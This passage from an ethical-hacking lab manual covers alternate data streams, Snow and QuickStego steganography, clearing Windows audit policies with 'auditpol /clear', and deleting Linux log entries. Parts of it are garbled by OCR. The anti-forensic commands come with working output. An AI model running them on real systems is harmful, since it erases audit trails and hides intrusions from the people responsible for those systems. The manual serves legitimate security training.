
The screenshot shows the command prompt window with the above commands entered and their outputs. Below it is a Windows File Explorer window showing the directory C:\test. It contains three files: game (symlink), note (Text Document), and Trojan (Application). The 'game' file is highlighted with a red box.

Name	Date modified	Type	Size
game	27-05-2022 04:14	.symlink	0 KB
note	27-05-2022 04:14	Text Document	14 KB
Trojan	27-05-2022 04:10	Application	7 KB


vi. ADS Spy

AdSpy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with. Open ADS Spy application and select the option if you want to:


- Quick Scan
- Full Scan
- Scan Specific Folder



As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



Select an Option, if you want to scan for ADS, click “Scan the system for ADS”/ or click removes button to remove the file



As shown in the figure below, ADS Spy has detected the **Testfile.txt:hidden.txt** file from the directory.





Figure 6-50 ADS Detection

vii. Snow

Create a text file with some data in the same directory where Snow Tool is installed.



Go to Command Prompt

Change the directory to run Snow tool

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>cd c:\Users\IPSpecialist\Downloads\Snow\
```

Type the command

Snow -C -m "text to be hide" -p "password" <Sourcefile> <Destinationfile>

The source file is a Hello.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.

```
c:\Users\IPSpecialist\Downloads\Snow>snow -C -m "My Bank Account Number is 12345"
-p "password123" Hello.txt HelloWorld.txt
Compressed by 26.61%
Message exceeded available space by approximately 59.65%.
An extra 3 lines were added.

c:\Users\IPSpecialist\Downloads\Snow>
```

Go to the directory; you will find a new file **HelloWorld.txt**. Open the File



New File has the same text as an original file without any hidden information. This file can be sent to the target.

Recovering Hidden Information

On destination, Receiver can reveal information by using the command

Snow -C -p "password123" HelloWorld.txt

Show>."/>

```
c:\Users\IPSpecialist\Downloads>Show>show -C -p "password123" HelloWorld.txt
My Bank Account Number is 12345
c:\Users\IPSpecialist\Downloads>Show>
```

As shown in the above figure, File decrypted, showing hidden information encrypted in the previous section.


viii. Quickstego

Image Steganography using QuickStego


1. Open QuickStego Application




2. Upload an Image. This Image is term as Cover, as it will hide the text.



3. Enter the Text or Upload Text File



4. Click Hide Text Button



5. Save Image

This Saved Image containing Hidden information is termed as Stego Object.

Recovering Data from Image Steganography using QuickStego

1. Open QuickStego
2. Click Get Text



3. Open and Compare Both Images

Left Image is without Hidden Text; Right Image is with hidden text



ix. Clearing Audit Policies

Enabling and Clearing Audit Policies

To check command's available option Enter

C:\Windows\system32> **auditpol /?**

```
Administrator: Command Prompt
C:\Windows\system32>auditpol /?
Usage: AuditPol command [<sub-command><options>]

Commands (only one command permitted per execution)
/?           Help (context-sensitive)
/get          Displays the current audit policy.
/set          Sets the audit policy.
/list          Displays selectable policy elements.
/backup       Saves the audit policy to a file.
/restore      Restores the audit policy from a file.
/clear        Clears the audit policy.
/remove       Removes the per-user audit policy for a user account.
/resourceSACL Configure global resource SACLs

Use AuditPol <command> /? for details on each command
C:\Windows\system32>
```

Enter the following command to enable auditing for System and Account logon: -

```
C:\Windows\system32>auditpol /set /category:"System","Account
```

logon" /success:enable /failure:enable

```
Administrator: Command Prompt
Commands (only one command permitted per execution)
/?           Help (context-sensitive)
/get          Displays the current audit policy.
/set          Sets the audit policy.
/list          Displays selectable policy elements.
/backup        Saves the audit policy to a file.
/restore       Restores the audit policy from a file.
/clear         Clears the audit policy.
/remove        Removes the per-user audit policy for a user account.
/resourceSACL Configure global resource SACLs

Use AuditPol <command> /? for details on each command

C:\Windows\system32>auditpol /set /category:"System","Account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>
```

To check Auditing is enabled, enter the command

```
C:\Windows\system32>auditpol logon","System"/get /category:"Account
```

To clear Audit Policies, Enter the following command


C:\Windows\system32>**auditpol /clear**

Are you sure (Press N to cancel or any other key to continue)?Y

```
C:\Windows\system32>auditpol /clear  
Are you sure (Press N to cancel or any other key to continue)?Y  
The command was successfully executed.  
C:\Windows\system32>_
```

To check Auditing, enter the command


```
C:\Windows\system32>auditpol /get /category:"Account logon","System"
```




```
c:\Windows\system32>auditpol /get /category:"Account logon","System"
System audit policy
Category/Subcategory          Setting
System
  Security State Change      No Auditing
  IPsec Driver                No Auditing
  System Integrity             No Auditing
  Security System Extension   No Auditing
  Other System Events         No Auditing
Account Logon
  Other Account Logon Events  No Auditing
  Kerberos Service Ticket Operations  No Auditing
  Credential Validation       No Auditing
  Kerberos Authentication Service  No Auditing
C:\Windows\system32>
```

x. Clearing Logs


1. Go to Kali Linux Machine




2. Open the **/var** directory:



3. Go to Logs folder:



4. Select any log file:



5. Open any log file; you can delete

```

May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session closed for user root
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session closed for user root
May 2 07:31:42 kali gdm-password: gkr-pam: unlocked login keyring
May 2 07:34:10 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv /root/Desktop/Test.exe /var/www/html/share
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:23 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv root/Desktop/Test.exe /var/www/html/share
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:45 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv /Desktop/Test.exe /var/www/html/share
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session closed for user root
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session opened for user root
by (uid=0)
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session closed for user root

```

The screenshot shows a text editor window with the title 'auth.log'. The window displays a log file containing numerous entries related to system and cron activities, such as session openings and closings for user 'root' and various cron jobs. The text editor interface includes a toolbar with icons for file operations like 'Open', 'Save', and 'Print', and a status bar at the bottom.


Practical No. 5

a. Use wireshark to sniff the network.

Wireshark is a GUI-based packet capture program. As noted, it comes with some command-line programs. There are a lot of advantages to using Wireshark. First, it gives us a way to view the packets easily, moving around the complete capture. Unlike with tcpdump and tshark, we see the entire network stack in Wireshark, which technically makes what we have captured frames rather than packets.

